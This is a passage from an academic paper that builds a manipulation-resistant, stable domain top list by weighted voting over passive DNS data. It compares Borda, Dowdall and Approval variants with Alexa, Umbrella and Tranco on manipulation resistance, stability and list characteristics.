We identify four well-established voting schemes that satisfy our time complexity requirements and desired properties.

Approval. With *Approval* [42], each voter can vote (give approval) to any number of candidates. Candidates are ranked in order by the number of approving voters (with ties broken arbitrarily). In our application, this method is equivalent to only considering the number of IP addresses that query for a domain. If factoring in IP weighting, then a domain's score is the sum of the weights of approving IP addresses. While simple, this voting scheme does not leverage information from per-IP domain preferences (although we will still evaluate it).

Borda. Using *Borda count* [42], each voter ranks the candidates/domains, and a candidate receives one point for every other candidate ranked below it by the voter. Candidates are then ranked in order by the sum of points across all voters. In our application, as the number of domains requested by IP addresses vary, we adopt *truncated voting* [42], where each voter ranks a threshold number of candidates. In Section 6.1.1, we evaluate different truncation thresholds.

Dowdall. *Dowdall* [42] is a variation on *Borda*, where voter points are instead assigned following Zipf's law. A voter's top-ranked candidate receives one point, whereas the N-th ranked candidate receives $1/N$ points. Candidates are again ranked in order by the sum of points across all voters. Unlike *Borda*, *Dowdall* does not require truncated voting, as it has a score cap (of one) regardless of the number of candidates. However, we note that the score differences between a voter's consecutively-ranked candidates are more extreme than with *Borda* (i.e., a voter's top-ranked candidate receives twice as many points as the second-ranked candidate under *Dowdall*, whereas the difference is only 1 point under *Borda*).

Bucklin. With *Bucklin*, voter top choices are first considered. One candidate wins if it has a majority among voters. If not, voter second choices are added into consideration, and the candidate wins if it now has a majority among voters. This process continues until a candidate obtains majority[6]. We note that once one candidate has a majority among voters, *Bucklin* is equivalent to a truncation of *Approval* where each candidate/domain receives one point. Given the similarities, we elide further investigation of *Bucklin*.

6 Evaluation

Here, we evaluate our voting-based domain ranking method, investigating how different design decisions affect top list properties, and how our domain top lists compare to existing ones. We also characterize the top domains ranked by our method. Recall that our ranking method involves domain preferences, IP weighting, and a voting mechanism. We consider two main design decisions: use of IP weighting and the voting method chosen.

Note that as our input data collection and top list construction methods are openly described (although the raw PDNS data is not publicly available) and should remain constant, we argue that our top list provides more construction transparency and consistency compared to existing top lists (e.g., Alexa and Umbrella, which remain black boxes, and Tranco, which relies on other lists). Thus, for evaluating top lists properties, we focus the remainder of this section on manipulation resistance and stability properties.

6.1 Ranking Implementation and Runtime

We first discuss our system setup and computational costs for processing PDNS data and computing a daily top 1M list.

We receive real-time PDNS data from 114DNS using Apache Kafka, the open-source distributed data streaming platform. The data stream is divided into 10-minute chunks that we process immediately. Given this data chunking, we naturally consider a domain's active duration (used when computing per-IP domain preferences, as discussed in Section 5.1) in terms of 10-minute intervals. We extract the relevant fields from all DNS record (e.g., A and CNAME) requests for our ranking methods, which amount to ∼800 GB per day.

We execute our ranking method in a distributed fashion using Apache Spark on YARN, with 300 executors each configured with 2 cores and 4 GB of memory. We perform a minor optimization before the voting phase by filtering out domains with fewer than 15 total DNS requests or requested by fewer than 15 IP addresses, as this reduces the voting phase's computation and these domains will not make it into the top 1 million domains (this filtering leaves approximately 7M domains a day). Our total end-to-end ranking computation takes 1.5 hours. Over half of the runtime is for per-IP domain preference calculations, the most computationally intensive component. IP weighting requires about a quarter of the time, whereas the voting phase is quick (∼5 minutes).

6.1.1 Borda Truncated Voting Threshold

Recall from Section 5.3 that when using *Borda* voting, one can truncate the IP-specific domain preferences to a threshold length to account for varying numbers of domains requested by different IP addresses (other voting schemes do not require such truncation, as their point ranges are set and are not dependent on voting behavior). Here we define $Borda_N$ as our domain ranking method using *Borda* voting with a truncation threshold of N (where $N = full$ indicates no truncation), and investigate the impact of different threshold values.

Consider an IP address that ranks domains A and B as its first and second preference, respectively. (The following argument still holds for lower-ranked adjacent domain pairs.) Under *Borda* voting with truncation threshold N, this address

[6] In our PDNS dataset, on average, a daily *Bucklin* winner can be elected after approximately 54 rounds with IP weighting (i.e., the top 54 domains in each IP address's preference ranking are counted), and 200–250 rounds without weighting. If all domains are counted, there are multiple domains with a majority of the votes.

awards N voting points to A and $N-1$ points to B. While the raw difference between A and B's points is always one irrespective of N, the relative difference will be $\frac{1}{N}$. As a consequence, larger truncation thresholds N result in less impact from IP-specific domain preferences, and more emphasis on the number of addresses voting/querying for a domain (as adding one voting address may contribute far more points to a domain than obtaining a higher preference ranking at an already-voting domain). Thus, large N values shift *Borda* to behave more similarly to *Approval*, which disregards address domain preferences.

We empirically confirm the similarities between $Borda_{full}$ and *Approval* by comparing the top lists produced by the two methods. With $Borda_{full}$, N is set to the maximum number of FQDNs requested by any IP address. In our dataset, we observe that N is consistently large (1.08M on average, and can be up to 4.5M). When using IP weighting (results are similar without weighting), we find on average a 99.98% intersection of the daily top 1K domains for $Borda_{full}$ and *Approval* (Kendall's τ coefficient[7] = 0.99), and a 97.84% intersection of the daily top 1M lists ($\tau = 0.95$).

On the other hand, small N values limit the degree to which addresses can express their domain preferences. We observe that a small fraction of addresses request high numbers of FQDNs (resulting in the high N values when using $Borda_{full}$), but 91% of addresses request up to 1K FQDNs daily (on average). In comparison, only half of IP addresses request 100 or fewer FQDNs a day.

We consider $N = 1K$ to be a philosophically reasonable threshold[8], as it captures the full domain preferences for the vast majority of addresses without being too large of a value[9] (which would minimize the value of domain preferences). In our subsequent evaluations though, we still consider N in $\{10, 100, 1K, full\}$. As we will discuss, we find that $N = 10$ and $N = 100$ result in poor manipulation resistance, and $Borda_{full}$ shares undesirable stability characteristics with *Approval*. Thus when using *Borda* voting, we will focus on evaluating $Borda_{1K}$ (often relegating evaluation results for other *Borda* variants to Appendix F).

6.2 List Property: Manipulation Resistance

Here, we evaluate the manipulation resistance of our voting-based top lists, across different top list parameters (IP weighting and voting methods) and in comparison to the existing top lists (i.e., Alexa, Umbrella, and Tranco). As discussed earlier, when evaluating *Borda*, we will focus on $Borda_{1K}$, relegating results for other *Borda* variants to Appendix F. We will briefly evaluate using *Dowdall*, but we identify that it produces top lists with significantly lower manipulation resistance than $Borda_{1K}$. *Approval* also exhibits undesirable properties (as discussed in Section 5.3), so we relegate its analysis to Appendix F.

Threat Model. We consider an attacker that aims to manipulate our top list to obtain a high ranking for a target domain. The attacker has a presence on a number of IP addresses (e.g., through compromised hosts, botnets, cloud hosting, or VPNs). To manipulate our top list, the attacker generates DNS requests on those addresses (to our PDNS vantage point) for two potential purposes. First, the attacker could strive for a higher address-specific domain preference rank for its target domain, which requires sending DNS requests for the target domain[10]. We will call these *domain preference boosting* DNS requests. Second, when using IP weighting for top list construction, the attacker could also generate DNS requests to other domains to increase their address's weight, which we will call *weight boosting* DNS requests.

In this section, we consider different attacker variants, including different numbers of attack IP addresses, whether attackers fully control traffic from those addresses (as attackers may reside on addresses with benign users generating their own traffic), and different numbers of DNS requests generated (for both domain preference and IP weight boosting).

6.2.1 Design Decision: Using IP Weighting

Isolated Attackers. We first investigate the impact that IP weighting has on our top lists' manipulation resistance. To isolate IP weighting's effect, we consider an attacker that has full control over its IP addresses, and thus can readily rank its target domain as the top preference for its addresses (eliminating address domain preference as a variable) and optimize its addresses' weights (based on the number of weight boosting DNS requests it generates). Then, we empirically evaluate how high the attacker can manipulate its target domain's ranking in both the weighted and unweighted top lists, depending on the number of attacker addresses and the number of weight boosting requests generated. We compute the average attacker domain's ranking across the daily top lists constructed from our PDNS data using different voting methods. Figure 3 depicts the average attack success for different top lists (created using $Borda_{1K}$ and *Dowdall*) and attack parameters (the results of *Approval*, $Borda_{full}$, $Borda_{100}$ and $Borda_{10}$ are shown in Figure 11 in Appendix F).

For $Borda_{1K}$ top lists, we observe that without IP weighting, an attacker only requires 45 IP addresses (on average) to enter the top 1M ranking. Note that this attacker need not generate any weight boosting requests, as the top list is unweighted. In

[7] Kendall's τ coefficient [31] is used to measure the similarity between two ordered lists, and ranges from -1 to 1. The closer τ is to 1, the more similar the ordered lists are.

[8] Note that the computational costs of using different threshold lengths do not vary significantly, and thus is not a major factor in the design decision.

[9] The distribution of the number of FQDNs requested by IP addresses exhibits a long tail. Thus, we observe that N values larger than $1K$ (e.g., $10K$, $100K$) provide diminishing returns in capturing the full domain preferences of more addresses, and we did not explore these thresholds.

[10] For top lists constructed using *Approval*, only one DNS request to the target domain would be needed, as address domain preference is not involved.




Figure 3: Average rankings of the attacker's target domain, depending on different top list construction parameters (weighted versus unweighted, $Borda_{1K}$ versus *Dowdall* voting) and attack strengths (different numbers of attacker IP addresses and weight boosting DNS requests). Curves labeled as "W-" represent weighted top lists, and the number of weight boosting requests are listed in parentheses ("Max" indicates an attacker obtaining the maximum normalized weight).




Figure 4: CDF of the # of weight boosting requests that attackers must send per IP address to obtain a desired IP weight, for addresses in a randomly sampled day of our PDNS data.

comparison, with IP weighting, the identical attack (without weight boosting requests) requires an average of 495 IP addresses to enter the top 1M, an order of magnitude increase. For an attacker to achieve similar manipulation rankings on a weighted list compared to an unweighted one, using the same number of attacker IP addresses, we can see that they require about 10K weight boosting requests for each attacker IP address, a more resource-intensive attack. (We observe the same trend for weighting with other voting methods, including *Dowdall*, as visible in Figures 3 and 11.)

We do identify that weighting is not strictly better for manipulation resistance, for all voting methods. As seen in Figure 3 (and Figure 11 for other voting methods), if an attacker sends enough weight boosting requests (e.g., 1M requests per address), they can obtain higher rankings (with the same number of attacker addresses) in the weighted top list than in the unweighted list. Thus, there exists a trade-off where weighting improves manipulation resistance against low-resource attacks (requiring few DNS requests per attacker address), but affords higher upper-bound success to high-resource attacks.

Overall though, we recommend using IP weighting for two reasons. First, the philosophical motivation behind applying weighting is to more realistically reflect IP characteristics, more heavily weighting addresses with presumably more clients, treating clients fairer. Second, even with strong attacks that are more successful against weighted top lists versus unweighted ones, the degradation due to weighting is relatively limited. For example, with weighted $Borda_{1K}$, attackers with 100 addresses who obtain maximum address weights (which may not be practical, as it requires millions of weight boosting requests per address) can achieve a ranking about half that without weighting (150K versus 300K, respectively). Meanwhile, without weighting, the lowest-cost attack (requiring one DNS request to the target domain per attacker address) achieves an order of magnitude better ranking on the unweighted list than the weighted one (as discussed). Thus, without weighting, attackers need not launch resource-intensive attacks to achieve high rankings, whereas weighting forces them to launch such attacks to obtain higher rankings. Therefore, we focus on weighted top lists moving forward.

Co-located Attackers. We also consider an attacker that does not have full control over its IP addresses, where benign co-located clients may generate their own traffic which contributes to the addresses' weights. We randomly sampled one day of PDNS data to simulate this scenario. In Figure 4, we plot the distribution of the number of weight boosting requests an attacker must send per address to obtain a certain IP weight (factoring in benign traffic). We observe that attackers can obtain low weights (e.g., 0.2) without many weight boosting requests (less than 100 requests), but even moderate weights require a significant number of requests. For example, over 10K requests are typically necessary to obtain a weight of 0.6 and approximately 1M requests for a weight of 0.8. Thus, even with benign traffic, attackers must generate significant amounts of weight boosting requests to obtain high IP weights, and our support for the use of IP weights remains.

6.2.2 Design Decision: Choice of Voting Method

In Figure 3, all *Dowdall* curves are to the left of all $Borda_{1K}$ curves, regardless of weighting or attacker parameters, indicating that top lists constructed using *Dowdall* are significantly more vulnerable to manipulation than $Borda_{1K}$-based top lists. As we do not identify additional properties where *Dowdall* outperforms $Borda_{1K}$, such as with stability (as will be discussed in Section 6.3), we do not advocate for the use of *Dowdall* over $Borda_{1K}$. We observe that $Borda_{10}$ and $Borda_{100}$ behave similar to *Dowdall*, with significantly worse manipulation resistance (as shown in Figure 11) and no favorable properties compared to $Borda_{1K}$ (as will be discussed in Section 6.3). Thus, we also prefer $Borda_{1K}$ over these two *Borda* variants. As discussed in Section 6.1.1, $Borda_{full}$ and *Approval* behave similarly. We actually observe that they exhibit slightly better manipulation resistance compared to $Borda_{1K}$, as shown in Figure 11. However, as will be discussed in Section 6.3, they exhibit significantly worse stability compared to $Borda_{1K}$,




Figure 5: Average rankings of the attacker's target domain, depending on its per-address preference ranking and the # of attack addresses (when using weighted $Borda_{1K}$). We plot curves for the attacker addresses exhibiting minimum and maximum weights, representing attack lower bound and upper bound success, respectively. Note that as we consider domain preferences varying up to 1K, we consider the minimum weight where 1K requests are sent on attack addresses.

with approximately half of the top 1M list churning daily. Thus there is a trade-off between stability and manipulation resistance. We believe that $Borda_{1K}$ serves as a reasonable operating point, balancing manipulation resistance against stability while factoring in address-specific preferences.

Influence of Address-Specific Domain Preferences. Here, we investigate the influence of the attacker's address-specific domain preference rankings, focusing on $Borda_{1K}$ (as justified above). If an attacker fully controls an address, they can readily place their target domain as the address's top preference (as analyzed in Section 6.2.1). Thus here we consider only scenarios where the attacker is co-located with other users on the address, and must compete for the preference rankings. To isolate the effect of address domain preference, we evaluate cases where the attacker addresses have either the minimum or the maximum possible weight, and vary the address preference ranking of the attacker's target domain. The minimum address weight case corresponds to a lower bound on attack success, whereas the maximum weight case reflects an upper bound.

In Figure 5, we plot the average daily rank of the attacker's target domain, varying the number of attacker addresses and the address preference ranking of the target domain, using weighting and $Borda_{1K}$ voting. As expected, as the target domain's address preference ranking increases (with the same number of attacker addresses), it achieves a higher overall top list rank, although improving preference rankings results in increasingly diminishing returns.

To understand the attack strength needed to obtain a certain address preference (when attackers are co-located with benign clients), Figure 6 shows the distribution of the number of domain preference boosting requests that the attacker must send for addresses on a randomly sampled day, while varying the attack's active duration and the targeted address-specific preference ranking. For about 20% of addresses, an attacker can readily rank its target domain first with just 1 request. However, for most addresses, attackers must generate significant numbers of preference boosting requests to obtain a top preference ranking. Attacks that are active over an entire day still require hundreds to thousands of preference boosting requests to secure a top preference ranking. With lower active attack durations, attacks require significantly more requests to obtain a top preference. Thus, attackers must expend additional resources (sending more requests and remaining active for longer) for attack success when using domain preference.




Figure 6: CDF of the # of domain preference boosting requests that an attacker must send to obtain a desired per-address preference ranking (ranked first versus 10th) for its target domain, on a randomly sampled day. α = attack active durations.

6.2.3 Comparison to Existing Top Lists

Next, we compare the manipulation resistance of our top list (created using weighted $Borda_{1K}$) to Umbrella and Tranco. Alexa does not use PDNS, so a direct comparison is infeasible, although Alexa is easy to manipulate even using a single IP address and a limited number of requests (as discussed in Section 2). Without visibility into Umbrella's data and method, we must compare through a real-world evaluation, performing (controlled) manipulation efforts and observing the differences in manipulation success. As mentioned in Section 2, we identified an additional method for easier DNS-based ranking manipulation (i.e., using open DNS resolvers to obtain IP diversity). Here we use this approach for evaluating top list manipulation with many IP addresses.

Experiment Method. We use two target domains under our control for testing manipulation efforts. For each attack IP address (i.e., an open DNS resolver), we trigger five DNS lookups for each target domain to be sent to both Umbrella and 114DNS's DNS resolvers, evaluating up to 20K attack addresses (while larger attacks are possible, we limit our evaluation due to ethical considerations). In essence, we cause requests from 20K different IP addresses to appear in Um-

brella and 114DNS's PDNS data, performing identical attacks on both top lists. We then monitor the target domains' rankings (performing our evaluation from Apr. 8–20, 2021). The manipulation approach is detailed in Appendix D.

Ethics. We conduct our manipulation experiment on our own domains that host webservers indicating that they are test servers. Using only two domains should have negligible impact on top lists overall. We also send a small number of requests per evaluated IP address, and rate limit our total requests generated to Umbrella's and 114DNS's DNS resolvers to minimize the traffic load induced.

Results. The two target domains successfully achieved a consistent ranking within Umbrella's top 10K each day (reaching a rank as high as 2,859). For our recommended top list construction (weighted $Borda_{1K}$), the two target domains obtained stable rankings between 29K to 41K (reaching at most a rank of 29,486) under the identical manipulation effort. While our comparison is limited to this black box evaluation, we observe that our ranking appears to be significantly more manipulation resistant compared to Umbrella (and Alexa).

When comparing to Tranco, we must combine Alexa and Umbrella manipulation. We note that default Tranco combines the Alexa, Umbrella, and Majestic top lists over a 30-day window. However, for a more direct and fair comparison of the two top list methods, we use daily snapshots of Alexa and Umbrella as Tranco input sources. Using daily snapshots allows us to directly compare the manipulation resistance of Tranco's algorithm with ours on an equal time scale. We also exclude Majestic when computing Tranco's rankings, as we focus on top lists that rank domains by user visits/traffic (as discussed in Section 2.1). Including Majestic, which ranks websites by their backlinks, further convolutes Tranco's domain popularity interpretation.

Figure 7 depicts the Tranco ranking an attacker can obtain, based on its manipulation of Alexa and Umbrella rankings. Tranco proportionally reweights the contributions of the two contributing top lists to account for the differences in list sizes (we discuss Alexa's size change in Section 2.2.1). Thus Tranco manipulation success differs when targeting only the Alexa top list compared to the Umbrella top list. In general, an attacker must obtain the same target ranking in both Alexa and Umbrella in order to obtain that target rank in Tranco. However, we note that as Alexa and Umbrella are easily manipulated with low-resource attacks, transitively Tranco's list can likewise be affected.

From Alexa manipulation experiments (through the Certify service), attackers can achieve a ∼2K ranking with ∼360K requests (sent by one IP address). For Umbrella manipulation, with 20K IP addresses (sending 5 requests each, 100K requests in total), attackers similarly achieve a ∼2.8K ranking. As a result, such attack resources achieve a ∼2K ranking in Tranco. In comparison, 20K IP addresses with 460K total requests (matching the total request volume for both Alexa and Umbrella manipulation) can only obtain a ranking of




Figure 7: Rankings obtained in Tranco through Alexa (A) and Umbrella (U) manipulation. Data points (X's and O's) represent the observed Tranco rankings for our two targeted domains (labeled as "Target") during our Alexa and Umbrella manipulation experiments. The dotted lines represent the extrapolated relationship between a domain's Alexa/Umbrella ranking and its Tranco ranking (with "Dual" representing concurrent ranking in both Alexa and Umbrella).

∼20K in our list. Thus, our ranking also demonstrates more manipulation resistance compared to Tranco. (We note that our list differs from Tranco in how it resists manipulation, as discussed in Section 2.1.)

6.3 List Property: Stability

Here we evaluate how our design decisions impact the stability of our top lists. We quantify stability (similar to prior work [39, 45]) as the percentage of a top list for one day that remains on (i.e., intersects) the list for the next day (averaging across days), considering different portions/ranking ranges of the top list.

Design Decision: Using IP Weighting. We find that for all voting methods, stability does not vary noticeably when using weighting versus not (we elide details for space). There is only a 1.5% difference in the average stability for our top 1M list with and without IP weighting, when using $Borda_{1K}$. This likely arises because IP weights do not drastically shift from one day to the next. As argued in Section 6.2, we advocate for weighting as it provides both philosophical and manipulation resistance benefits, without impacting stability.

Design Decision: Choice of Voting Method. Table 1 lists the average stability of each top list across different ranking ranges. Overall, we observe that $Borda_{1K}$ exhibits the highest stability for its top 1M list, with over 80% of the list remaining the same day-to-day. *Approval* exhibits the highest churn in its top 1M list, with almost half of the list changing daily ($Borda_{full}$ behaves similarly, as discussed in Section 6.1.1). $Borda_{10}$ and $Borda_{100}$ also exhibit high churn (although not as extreme as *Approval*). We note that among the top 100K (or more highly ranked domains), all lists are similarly stable.

Given that *Dowdall*, $Borda_{10}$, and $Borda_{100}$ exhibit lower stability and worse manipulation resistance compared to $Borda_{1K}$ (as evaluated in Section 6.2), we advocate for the use

Ranking Range	Our Top Lists						Existing Top Lists		
	Borda_{1K}	Dowdall	Approval	Borda_{10}	Borda_{100}	Borda_{full}	Alexa	Umbrella	Tranco
Top 1K	97.7%	97.7%	97.6%	97.4%	97.5%	97.6%	84.9%	94.9%	90.8%
Top 10K	97.2%	97.0%	97.0%	96.4%	96.8%	97.0%	73.8%	94.4%	85.6%
Top 100K	94.1%	94.2%	94.1%	91.5%	93.9%	94.1%	58.1%	93.0%	82.0%
Top 1M	81.7%	80.8%	51.3%	62.8%	79.2%	51.6%	44.9%	87.0%	72.7%

Table 1: For various top list constructions, we show the average list stability (the average percentage of intersecting domains for a top list on consecutive days) for different portions/ranking ranges of the top list.

of $Borda_{1K}$ over these other voting methods. When compared to *Approval* and $Borda_{full}$ (which behave similarly), there is a trade-off between manipulation resistance and stability (as discussed in Section 6.2). While a less stable list is not necessarily inherently worse or less realistic, prior work [39,45] has noted the challenges in using unstable lists. Thus, we believe $Borda_{1K}$ is a suitable voting method choice as it offers the highest stability with reasonable manipulation resistance.

Comparison to Existing Top Lists. Again we compare our top list (using weighted $Borda_{1K}$) to existing top lists (shown in Table 1). We note that existing lists use different windows of data, and there exists a trade-off where top lists built on longer-term traffic metrics can provide more stability, but such lists are less responsive to real-time changes. Prior work [39, 45] observed that Alexa exhibits low stability, with its top 1M's daily churn rates reaching over 50% of domains (we observed an average stability of 45% over our 6-month data analysis window). Umbrella exhibits higher stability in its top 1M; we observed an 87% average stability, while prior work [45] found a 20% churn rate (i.e., 80% stability). However, Umbrella's ranking is constructed on two-day windows of data [39]. Our evaluated version of the Tranco top 1M, which combines Alexa and Umbrella (as discussed in Section 6.2.3), exhibits a 73% average stability[11] (between Umbrella's and Alexa's stability rates). Thus, our chosen top list, which also exhibits about 82% average stability in the top 1M while using daily snapshots, offers favorable stability and reactivity properties compared to existing lists. (We note that regardless of Umbrella's two-day data window, our list also exceeds the stability of Umbrella in the top 100K.)

6.4 Top List Characteristics

We characterize our top list constructed using weighted $Borda_{1K}$ (as previously justified), along dimensions evaluated for existing top lists in prior work [39, 45].

Top List Similarity. Our top 1M list shares 14.4% of its domains with Umbrella's top 1M on average, and 18.3% with Alexa. This is expected, as prior work observed limited overlap between existing top lists due to data source differences; Alexa and Umbrella top 1M lists overlapped on only 15% of domains [45]. Our input data source has broad domain coverage though (covering 100% of domains observed in Alexa and Umbrella over our data analysis window).

[11] The default Tranco ranking, which combines Alexa, Umbrella, and Majestic over 30 days, exhibits a 1% daily churn rate, but given the much larger data time window, it is significantly less reactive.




Figure 8: CDF of the sizes of alphabetically-ranked domain clusters among the different top 1M lists, for a randomly selected day.

SLD Coverage. Our top 1M list is distributed across an average of 476K distinct SLDs a day, which indicates a wide diversity of Internet services covered. Among the most popular domains (top 1K), services are more concentrated across 228 distinct SLDs (on average).

TLD Coverage. Our top 1M list covers on average 532 valid TLDs a day (∼36% of all TLDs [28]). Among the top 1K, there are 10 TLDs on average, which is similar to Umbrella [45]. Note that high TLD coverage is not necessarily desirable or expected for a top list, as prior work showed that most traffic skews towards a small number of TLDs [39]. Our input data source has broad TLD coverage though (covering 99.9% of TLDs, as discussed in Section 4).

Statistical Significance of Lower-Ranked Domains. In Alexa, rankings beyond the top 100K have limited statistical meaning, as these domains often receive only a single request (as discussed in Section 2.2.1). For comparison, we evaluate the statistical significance of our list's lower-ranked domains. Considering the bottom 100K domains in our top 1M list, we receive enough data per domain to make meaningful analysis. For a randomly selected day, we analyze the distribution of the number of requests and IP addresses for these bottom 100K domains. The median number of requests per domain is ∼1.5K (ranging from ∼1K to over 1M requests). The median number of addresses per domain is ∼500 (ranging from ∼100 to ∼10K). Thus, we observe a non-trivial amount of DNS traffic for even the lowest-ranked domains in our list.

Alphabetically-Ranked Domain Clusters. Prior studies [39, 43, 44] found that Alexa and Umbrella contain large alphabetically-sorted clusters of domains, likely representing domains with identical ranking scores that are arbitrarily ordered alphabetically. We evaluate the distribution of such clusters for our top 1M list compared to Alexa, Umbrella, and Tranco, depicted in Figure 8 for a randomly selected day. In our list, the largest cluster of domains with identical ranking scores is 9 domains, while Umbrella and Alexa exhibit clusters of over 10K domains. Tranco largely avoids the massive ranking clusters in Alexa and Umbrella, as it merges both lists, interleaving domains from clusters within both lists. Nonetheless, Tranco still exhibits larger clusters than our list, with a cluster of 31 domains. Thus, our list avoids ranking clusters more than existing lists.

7 Conclusion

In this paper, we systematically explored the construction of a robust, manipulation-resistant, and stable domain top list from scratch. Motivated by the limitations of existing top lists, particularly concerning a lack of transparency, low stability, and easy manipulation, we designed a voting-based domain ranking method where individual IP addresses express their domain preferences, and a weighted vote is performed across all addresses to construct a global top list. We realized our list in practice using an extensive passive DNS dataset, and evaluated how different design choices impact our list and its characteristics. Ultimately, we identified trade-offs in the behavior of our top list, although we recommend one specific construction method that offers favorable stability and manipulation resistance properties (while also being transparent). We demonstrated that our top list outperforms existing ones across the different list properties considered. Thus, we believe our top list construction method can serve as a valuable contribution to the networking and security community.

This work is truly an initial exploration of the nature of top lists though. Future work can investigate improving the robustness of our list construction method (e.g., using *hop-count filtering* [30] to combat IP spoofing attacks [46] on PDNS-based top lists), better quantifying domain popularity characteristics (e.g., characterizing user populations behind IPs), and evaluating the longitudinal characteristics of domain ecology using our top list. We aim for our work to help guide the use of Internet top lists for networking and security research, while driving further investigation into this space.

Acknowledgement

We thank the anonymous reviewers and our shepherd Michel van Eeten for valuable feedback on improving this paper. We also thank Victor Le Pochat for providing guidance on Tranco.

This work was supported in part by the National Natural Science Foundation of China (U1836213, U19B2034, 62102218). Baojun Liu is partially supported by the Shuimu Tsinghua Scholar Program. Opinions expressed in this paper are solely those of the authors.

References

[1] 114DNS. https://www.114dns.com/, 2022.

[2] Alexa Specialist. http://www.improvealexaranking.com/, 2022.

[3] Dnsthingy. https://www.dnsthingy.com/, 2022.

[4] General Data Protection Regulation (GDPR). https://gdpr-info.eu/, 2022.

[5] IPIP. https://en.ipip.net/, 2022.

[6] MaxMind. https://www.maxmind.com/, 2022.

[7] Quad9. https://www.quad9.net/, 2022.

[8] Rankboostup. https://rankboostup.com/, 2022.

[9] RankStore. https://www.rankstore.com/check-alexa-rank/, 2022.

[10] Alexa. Alexa Top 1 Million. http://s3.amazonaws.com/alexa-static/top-1m.csv.zip, 2022.

[11] Alexa. How are Alexa's traffic rankings determined? https://support.alexa.com/hc/en-us/articles/200449744-How-are-Alexa-s-traffic-rankings-determined-, 2022.

[12] Alexa. How do I get my site's metrics Certified? https://support.alexa.com/hc/en-us/articles/200450354-How-do-I-get-my-site-s-metrics-Certified-, 2022.

[13] Mario Almeida, Alessandro Finamore, Diego Perino, Narseo Vallina-Rodriguez, and Matteo Varvello. Dissecting DNS Stakeholders in Mobile Networks. In *International Conference on emerging Networking EXperiments and Technologies (CoNext)*, 2017.

[14] Manos Antonakakis, Tim April, Michael Bailey, Matt Bernhard, Elie Bursztein, Jaime Cochran, Zakir Durumeric, J. Alex Halderman, Luca Invernizzi, Michalis Kallitsis, et al. Understanding the Mirai Botnet. In *USENIX Security Symposium*, 2017.

[15] Manos Antonakakis, Roberto Perdisci, David Dagon, Wenke Lee, and Nick Feamster. Building A Dynamic Reputation System for DNS. In *USENIX Security Symposium*, 2010.

[16] Manos Antonakakis, Roberto Perdisci, Wenke Lee, Nikolaos Vasiloglou, and David Dagon. Detecting Malware Domains at the Upper DNS Hierarchy. In *USENIX Security Symposium*, 2011.

[17] John J Bartholdi, Craig A Tovey, and Michael A Trick. The Computational Difficulty of Manipulating An Election. *Social Choice and Welfare*, 6(3):227–241, 1989.

[18] Leyla Bilge, Engin Kirda, Christopher Kruegel, and Marco Balduzzi. EXPOSURE: Finding Malicious Domains Using Passive DNS Analysis. In *Network and Distributed System Security Symposium (NDSS)*, 2011.

[19] Thomas Callahan, Mark Allman, and Michael Rabinovich. On Modern DNS Behavior and Properties. *ACM SIGCOMM Computer Communication Review*, 43(3):7–15, 2013.

[20] Sebastian Castro. Domain Popularity Ranking Revisited. https://cdn.nzrs.net.nz/88vkAeP4GA9wm/r4dXMp9Vn0EV-/Domain%20Popularity%20Ranking%20Revisited.pdf, 2016.

